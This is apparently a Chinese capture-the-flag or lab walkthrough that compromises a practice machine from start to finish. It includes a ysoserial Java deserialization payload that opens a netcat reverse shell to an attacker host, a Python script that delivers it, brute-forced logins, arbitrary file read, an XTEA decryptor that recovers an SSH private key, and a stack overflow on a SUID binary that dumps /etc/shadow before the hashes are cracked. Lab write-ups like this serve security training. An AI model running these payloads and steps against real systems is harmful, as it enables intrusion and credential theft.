
yulian

web打点




模拟终端执行

```
user@linux:/opt/code$ cat test.c


#include<stdio.h>
#include<stdlib.h>

int main()
{
        srand(114514);
        for(int i = 0; i < 114514; i++)
        {
                rand();
        }
        printf("%d\n",rand()%65535);

        printf("%d\n",rand()%65535);

        printf("%d\n",rand()%65535);


        return 0;
}


user@linux:/opt/code$
```

查看/opt/code/test.c 文件

伪随机，跑代码得到三个数

用这三个数进行端口敲门，就会开放8080端口




访问8080， 密码爆破　admin/123457

目录扫描，发现接口/download

对参数进行爆破，爆破出参数为file，可以任意文件读取


读取/proc/self/maps 查看内存



找到/app/javaserver-0.0.1-SNAPSHOT.jar

使用这个接口读取jar

反编译发现反序列化接口



直接打CommonsCollections链子

使用ysoserial生成反弹shell payload

```
    Spring1             @frohoff                            spring-core:4.1.4.RELEASE, spring-beans:4.1.4.RELEASE

    Spring2             @mbechler                           spring-core:4.1.4.RELEASE, spring-aop:4.1.4.RELEASE, aop
alliance:1.0, commons-logging:1.2
    URLDNS              @gebl

    Vaadin1             @kai_ullrich                        vaadin-server:7.7.14, vaadin-shared:7.7.14

    Wicket1             @jacob-baines                       wicket-util:6.23.0, slf4j-api:1.6.4


C:\Users\36134\Desktop\javaproxy>java -jar ysoserial-all.jar CommonsCollections5 "nc 10.20.73.11 4444 -e /bin/sh" > payl
oad

C:\Users\36134\Desktop\javaproxy>
```

```
> Users > 36134 > Desktop > javaproxy > 1.py > ...
1  import requests
2
3  with open('payload', 'rb') as f:
4      payload = f.read()
5
6  response = requests.post('http://10.20.73.10:8080/deserialize',
7                           data=payload,
8                           headers={'Content-Type': 'application/octet-stream',"Cookie": "auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="},)
9
10 print(response.text)
```

带上cookie发送payload getshell

内网横向

上传frp 搭建socks代理

使用fscan 等工具扫描内网主机

扫描到内网主机172.17.0.2，开起来80和22

```
      font-size: 14px;
    }
  </style>
</head>
<body>
  <header>
    <h1>暴力破解技术讲解</h1>
  </header>

  <main>
    <h2>什么是暴力破解？</h2>
    <p>暴力破解（Brute Force Attack）是一种穷举法攻击方式，攻击者通过尝试所有可能的密码组合，直到找到正确的密码为止

    <h2>常见的暴力破解类型</h2>
    <ul>
      <li><strong>纯暴力破解</strong>：从 <code>aaaa</code> 到 <code>zzzz</code> 逐个尝试所有组合。</li>
      <li><strong>字典攻击</strong>：使用预设的常用密码列表进行尝试。</li>
      <li><strong>混合攻击</strong>：结合字典词和常见变化（如添加 123，大小写变换等）。</li>
    </ul>

    <h2>暴力破解的特点</h2>
    <ul>
      <li>不依赖漏洞，仅依靠尝试。</li>
      <li>耗时高，复杂度随密码长度和字符集呈指数增长。</li>
      <li>可以被自动化脚本执行（如使用 Python、Hydra、John the Ripper 等）。</li>
    </ul>

    <h2>防御暴力破解的方法</h2>
    <ul>
      <li>设置<strong>账户锁定</strong>策略，例如连续错误5次后锁定。</li>
      <li>加入<strong>验证码</strong>，阻止自动化脚本。</li>
      <li>限制<strong>登录速率</strong>，如 5 分钟内最多尝试 3 次。</li>
      <li>使用<strong>强密码</strong>（长且复杂的密码）。</li>
      <li>监控登录行为，检测异常登录尝试。</li>
    </ul>

    <h2>合法用途与警告</h2>
    <p>暴力破解技术可以用于渗透测试和安全审计，但在未经授权的情况下使用属于违法行为。请务必遵守相关法律法规。</p>
  </main>
  <!--500-worst-passwords-->
  <footer>
```

查看80端口，是一个关于暴力破解的讲解，在最底下有一个注释内容500-worst-passwords

这是seclists中的一个字典，使用这个字典去爆破root@172.17.0.3　root/mountain

ssh连上去 在/usr/bin中发现可疑文件 userLogin

```
6ab28be27b0c:~# cd /usr/bin
6ab28be27b0c:/usr/bin# ls
[               cryptpw         free            logger          od              scp             ssh-keygen      tty             volname
[[              cut             fuser           lsof            openvt          seq             ssh-keyscan     ttysize         wc
awk             dc              getconf         lsusb           output.enc      setkeycodes     ssh-pkcs11-helper udhcpc6       wget
basename        deallocvt       getent          lzcat           passwd          setsid          ssl_client      unexpand        which
bc              diff            groups          lzma            paste           sftp            strings         uniq            who
beep            dirname         hd              lzopcat         pgrep           sha1sum         sum             unix2dos        whoami
blkdiscard      dos2unix        head            md5sum          pkill           sha256sum       tac             unlink          whois
bunzip2         du              hexdump         mesg            pmap            sha3sum         tail            unlzma          xargs
bzcat           eject           hostid          microcom        printf          sha512sum       tee             unlzop          xxd
bzip2           env             iconv           mkfifo          pscan           showkey         test            unshare         xzcat
cal             expand          id              mkpasswd        pstree          shred           time            unxz            yes
chvt            expr            install         nc              pwdx            shuf            timeout         unzip
cksum           factor          ipcrm           nl              readlink        sort            top             uptime
clear           fallocate       ipcs            nmeter          realpath        split           tr              userLogin
cmp             find            killall         nohup           renice          ssh             traceroute      uudecode
comm            findssl.sh      last            nproc           reset           ssh-add         traceroute6     uuencode
cpio            flock           ldd             nsenter         resize          ssh-agent       tree            vi
crontab         fold            less            nslookup        scanelf         ssh-copy-id     truncate        vlock
6ab28be27b0c:/usr/bin#
```

ida分析

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  encrypt_file(argc, argv, envp);
  return 0;
}
```

文件加密函数 跟进去

```
2 {
3   int v0; // ecx
4   int v1; // r8d
5   int v2; // r9d
6   __int64 v4; // [rsp+0h] [rbp-40h] BYREF
7   __int64 v5; // [rsp+8h] [rbp-38h] BYREF
8   _BYTE v6[24]; // [rsp+10h] [rbp-30h] BYREF
9   unsigned __int64 v7; // [rsp+28h] [rbp-18h]
10  __int64 v8; // [rsp+30h] [rbp-10h]
11  __int64 v9; // [rsp+38h] [rbp-8h]
12
13  v9 = fopen64(INPUT_FILE, "rb");
14  v8 = fopen64(OUTPUT_FILE, "wb");
15  if ( !v9 || !v8 )
16  {
17    perror("error");
18    exit(1);
19  }
20  key_from_fixed_string(v6);
21  while ( 1 )
22  {
23    v7 = fread(&v5, 1, 8, v9);
24    if ( !v7 )
25      break;
26    if ( v7 <= 7 )
27      j_memset_ifunc(&v6[v7 - 8], 0, 8 - v7);
28    v4 = v5;
29    xtea_encrypt(&v4, v6);
30    fwrite(&v4, 1, 8, v8);
31  }
32  fclose(v9);
33  fclose(v8);
34  return printf((unsigned int)&unk_479042, (_DWORD)INPUT_FILE, (_DWORD)OUTPUT_FILE, v0, v1, v2, v4);
35 }
00001B63 encrypt file:29 (401B63)
```

```c
__int64 __fastcall xtea_encrypt(unsigned int *a1, __int64 a2)
{
  __int64 result; // rax
  int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned int v5; // [rsp+28h] [rbp-8h]
  unsigned int v6; // [rsp+2Ch] [rbp-4h]

  v6 = *a1;
  v5 = a1[1];
  v4 = 0;
  for ( i = 0; i <= 63; ++i )
  {
    v6 += (((v5 >> 5) ^ (16 * v5)) + v5) ^ (*(_DWORD *)(4LL * (v4 & 3) + a2) + v4);
    v4 -= 1640531527;
    v5 += (((v6 >> 5) ^ (16 * v6)) + v6) ^ (*(_DWORD *)(4LL * ((v4 >> 11) & 3) + a2) + v4);
  }
  *a1 = v6;
  result = v5;
  a1[1] = v5;
  return result;
}
```

标准的xtea加密

ddress	Length	Type	String
.rodata:0···	0000001B	C	key-for-user-ldzid_ed25519
.rodata:0···	0000000B	C	output.enc
.rodata:0···	00000006	C	error
.rodata:0···	0000000D	C	$$$$$$\b\t$$\v$
.rodata:0···	00000008	C	\n\v\v$$$$$
.rodata:0···	00000006	C	$$$$$
.rodata:0···	00000005	C	$$$$$
.rodata:0···	00000005	C	$$$$$

找到key和输出的文件

因为是常量定义的key 和 读取的文件的文件名，这里ida分析将这两值合在了一起

xtea的key为16位，分成4组进行加密

`key-for-user-ldz` 是key，`id_ed25519` 是读取的文件名

很明显是一个私钥，写脚本解密output.enc

```
6ab28be27b0c:/usr/bin# find / -name "output.enc"
/etc/output.enc
/usr/bin/output.enc
find: /proc/9/task/9/fdinfo: Permission denied
find: /proc/9/fdinfo: Permission denied
find: /proc/10/task/10/fdinfo: Permission denied
find: /proc/10/fdinfo: Permission denied
6ab28be27b0c:/usr/bin# cat /usr/bin/output.enc
6ab28be27b0c:/usr/bin# cat /etc/output.enc
N 6]¯)t4Uň½'goki)#;¾a u«DFA ¿m²¿%A|j¾ Uk

-^´I£ o?{C.¢³g0hX^yrTj¼µYk£h-a¬Q" M\kLªk;·¦!P k³
8be27b0c:/usr/bin# XshellXshell                }*ePǵ^C.
```

找到这个文件在/etc/下

提取出来解密

```c
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
```

```c
#include <string.h>

#define BLOCK_SIZE 8
#define ROUNDS 64

const char FIXED_KEY_STR[16] = "key-for-user-ldz";
const char *INPUT_FILE = "output.enc";
const char *OUTPUT_FILE = "decrypted.txt";

void xtea_decrypt(uint32_t v[2], const uint32_t key[4]) {
    uint32_t v0 = v[0], v1 = v[1];
    uint32_t delta = 0x9E3779B9, sum = delta * ROUNDS;
    for (int i = 0; i < ROUNDS; ++i) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0; v[1] = v1;
}

void key_from_fixed_string(uint32_t key[4]) {
    for (int i = 0; i < 4; ++i) {
        key[i] = ((uint32_t)FIXED_KEY_STR[i*4]) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 1] << 8) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 2] << 16) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 3] << 24);
    }
}

void decrypt_file() {
    FILE *fin = fopen(INPUT_FILE, "rb");
    FILE *fout = fopen(OUTPUT_FILE, "wb");
    if (!fin || !fout) {
        perror("文件打开失败");
        exit(1);
    }

    uint32_t key[4];
    key_from_fixed_string(key);

    uint8_t buffer[BLOCK_SIZE];
    size_t read_size;
    while ((read_size = fread(buffer, 1, BLOCK_SIZE, fin)) == BLOCK_SIZE) {
        uint32_t block[2];
        memcpy(block, buffer, BLOCK_SIZE);
        xtea_decrypt(block, key);
        fwrite(block, 1, BLOCK_SIZE, fout);
    }

    fclose(fin);
    fclose(fout);
    printf("解密完成：%s → %s\n", INPUT_FILE, OUTPUT_FILE);
}

int main() {
    decrypt_file();
```

```
    return 0;
}
```

查看解密完的文件

```
└─# cat decrypted.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZgAAAJBa9KyZWvSs
mQAAAAtzc2gtZWQyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZg
AAAEDkh1u30NCdjW5cB2TK+hkOBod+D7EKn6vZPHcyHL/ljMbrS2qBgUVXHgKVIUZIhWyy
YpbqJsKhWK4X0TwdBrJmAAAADWxkekBsb2NhbGhvc3Q=
-----END OPENSSH PRIVATE KEY-----
```

是个私钥，设置权限600，根据解密的key，可以得知是用户ldz的私钥

登录这个用户

```
┌──(root㉿kali)-[~/Desktop]
└─# ssh -i decrypted.txt ldz@10.20.73.10

localhost:~$
localhost:~$
localhost:~$
```

提权

```
localhost:~$ find / -perm -4000 2>/dev/null
/opt/vuln
/bin/bbsuid
```

查看suid

有个vuln，ida分析一下

IDA View-A | Pseudocode-A | Hex View-1

```
1  void __cdecl vuln()
2  {
3    char buffer[32]; // [rsp+0h] [rbp-30h] BYREF
4    ssize_t n; // [rsp+20h] [rbp-10h]
5    int flag; // [rsp+2Ch] [rbp-4h]
6
7    flag = 0;
8    n = read(0, buffer, 0x30u);
9    if ( flag == 1 )
10   {
11     secret();
12   }
13   else
14   {
15     printf("flag = %d\n", flag);
16     puts("password wrong");
17   }
18 }
```

让flag=1就能执行secret()函数

```
void __cdecl secret()
{
  setuid(0);
  system("cat /etc/shadow");
}
```

这个函数读取/etc/shadow

这里很明显是一个栈溢出覆盖flag的值，进行判断绕过

payload:

```
localhost:~$ python -c "print('A'*44 + '\x01\x00\x00\x00')" | /opt/vuln
root:$6$W5FUwrTeo8vXfNot$qJazigaYSqk8ezVfjHckZb2XjxkrJsniQa5MA1o.j9apE1BMYX5vYuJV
EJ2hYbNsR0q9IWOSSt1I40vNYxvKO0:20263:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
```

```
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20205:0:99999:7:::
chrony:!:20205:0:99999:7:::
ldz:$6$qCU7eP8wj/Pvo1FB$Ooou6p.TF3M/kMB29XrzQ6XVNbq7c46lGzNvRPOJ55GAXJOh.jmbc8VHh
GjFgwXLHPSbNt96l/rmUYgDqpo8Y0:20263:0:99999:7:::
nginx:!:20263:0:99999:7:::
```

成功读取shadow

爆破得到root密码

```
┌──(root㉿kali)-[~]
└─# john --format=sha512crypt --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)


┌──(root㉿kali)-[~]
└─# john hash --show
root:yulianateamo:20263:0:::::

1 password hash cracked, 0 left


┌──(root㉿kali)-[~]
└─# ssh root@10.20.73.10
root@10.20.73.10's password:

localhost:~#
localhost:~#
localhost:~# ls
root.txt
localhost:~# cat root.txt
flag{98ecb90d5dcef41e1bd18f47697f287a}
localhost:~#
```